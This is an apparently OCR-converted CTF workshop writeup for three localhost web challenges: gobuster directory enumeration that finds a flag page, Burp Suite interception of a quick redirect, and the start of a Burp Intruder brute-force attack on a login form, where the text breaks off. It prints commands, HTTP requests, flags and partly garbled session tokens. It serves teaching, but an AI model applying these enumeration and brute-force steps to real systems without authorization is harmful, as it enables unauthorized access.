
Rise Of Kali: CTF Workshop - Web Writeup

Hidden Flag



Welcome to My Website

About Me

#there is nothing here

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam non urna vel tellus feugiat convallis. Donec id justo ut tortor eleifend condimentum.


Contact Information

Email: example@email.com

Phone: (123) 456-7890


© 2023 MyWebsite.com

The first challenge demonstrates a plain and basic website. There are no function accessible within this website.




```
┌──(w0rmhol3㉿QuackMachine2)-[~]
└─$ gobuster dir -u "http://127.0.0.1:3000" -w /usr/share/wordlists/dirb/common.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/flag.php             (Status: 200) [Size: 989]
/Index.php            (Status: 200) [Size: 1551]
/server-status        (Status: 403) [Size: 276]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================
```

This challenge aims to teach directory listing using tools within Kali Linux. By using gobuster, a flag.php directory can be found.



```
┌──(w0rmhol3㉿QuackMachine2)-[~]
└─$ curl http://127.0.0.1:3000/flag.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>ROK{D1r3ct0ry_L1st1ng_1s_3aSy}</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f0f0f0;
            margin: 0;
            padding: 0;
            text-align: center;
        }

        h1 {
            color: #333;
            font-size: 24px;
            margin-top: 20px;
        }

        .content {
            background-color: #fff;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
```




Welcome to My Page

ROK{D1r3ct0ry_L1st1ng_1s_3aSy}

The flag can be retrieved by going to the page.

Flag: ROK{D1r3ct0ry_L1st1ng_1s_3aSy}

Lightning Mcqueen



Welcome to My Website


encient

It's really easy

w0rmhol3

Can you find the flag?

This challenge shows a website with 3 functions, Home, About, and Login.




About Us

About Us

We are 2 random CTF players from APU that are here to give some headache for you all.


#CTF #Web #idunnowhatelsetohashtag

When the About tab is clicked, the pages actually redirects the user to a flag.php page, then only redirects to the about.php page. To solve this challenge, burpsuite can be used to intercept and stop the traffic.



```
GET /flag.php HTTP/1.1
Host: 127.0.0.1:4000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:4000/Index.php
Cookie: XSRF-TOKEN=boih63fr9cg8jmdm5ppp5i003e; JWT-SESSION=
eyJhbGciOiJIUzI1NiJ9.eyJsYXN0UmVmcmVzaFRpbWUiOjE3MDAzNDc1NzQyODAsInhzcmZUb2tlb    WkwMDNlIiwianRpIjoiQVl2a01zMmxLWEY2Sk1RZVVtM3EiLCJzdWIiOiJBWXZpNWRUaGd3RVY4RHdjT1NaSiIsImlhd
CI6MTcwMDM0MDYxNiwiZXhwIjoxNzAwNjA2Nzc0fQ.5bdc3DrbJ3efK4PWjex2cebrRc6fFP7MtTh-(
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

After turning proxy and interception on, click on the about tab again to intercept the traffic. Send the traffic to repeater.




```
GET /flag.php HTTP/1.1
Host: 127.0.0.1:4000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:4000/Index.php
Cookie: XSRF-TOKEN=boih63fr9cg8jmdm5ppp5i003e; JWT-SESSION=
eyJhbGciOiJIUzI1NiJ9.eyJsYXN0UmVmcmVzaFRpbWUiOjE3MDAzNDc1NzQyODAsInhzcmZUb2tlbiI6ImJvaWg2M2ZyOWNnO
GptZG01cHBwNWkwMDNlIiwianRpIjoiQVl2a01zMmxLWEY2Sk1RZVVtM3EiLCJzdWIiOiJBWXZpNWRUaGd3RVY4RHdjT1NaSiI
sImlhdCI6MTcwMDM0MDYxNiwiZXhwIjoxNzAwNjA2Nzc0fQ.5bdc3DrbJ3efK4PWjex2cebrRc6fFP7MtTh-G-hvGNk
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
    <header>
      <h1>
        Flag Page
      </h1>
    </header>

    <nav>
      <a href="index.php">
        Home
      </a>
      <a href="about.php">
        About
      </a>
      <a href="login.php">
        Login
      </a>
    </nav>

    <main>
      <h2>
        Flag Content
      </h2>
      <p>
        ROK{1_4m_Sp33d_K4ch0w}
      </p>
    </main>

    <script>
      // Redirect to "about.php" after 0.3 seconds
      setTimeout(function () {
        window.location.href = "about.php";
      }, 10);
      </script>
    </body>
  </html>
```


On repeater, click on the “send” on the top left corner of burpsuite. The flag is shown on the response side.

Flag: ROK{1_4m_Sp33d_K4ch0w}

Rock n Roll




This challenge showcases the same website, but this time the solution is done onto the login form. This challenge aims to teach brute force attacking using burpsuite's intruder.



```
POST /authentication.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/login.php
Cookie: XSRF-TOKEN=boih63fr9cg8jmdm5ppp5i003e; JWT-SES
eyJhbGciOiJIUzI1NiJ9.eyJsYXN0UmVmcmVzaFRpbWUiOjE3MDAzN                    Wg2M2ZyOWNnOGptZG01cHBwNWkwMDNlIiwianRpIjoiQVl2a01zMmxLWEY2Sk1RZVVtM3EiLCJzdWIiOiJBWXZpNWRUaGd3RVY4RHdjT1NaSiIsImlhd
CI6MTcwMDM0MDYxNiwiZXhwIjoxNzAwNjA2Nzc0fQ.5bdc3DrbJ3ef
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=admin&password=test
```

After intercepting the traffic of the website to burpsuite, right click and click on send to intruder.




Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Add §
Clear §
Auto §
Refresh
Search...
1 highlight
Clear

Target: http://127.0.0.1:5000

☑ Update Host header to match target

```
POST /authentication.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/login.php
Cookie: XSRF-TOKEN=boih63fr9cg8jmdm5ppp5i003e; JWT-SESSION=
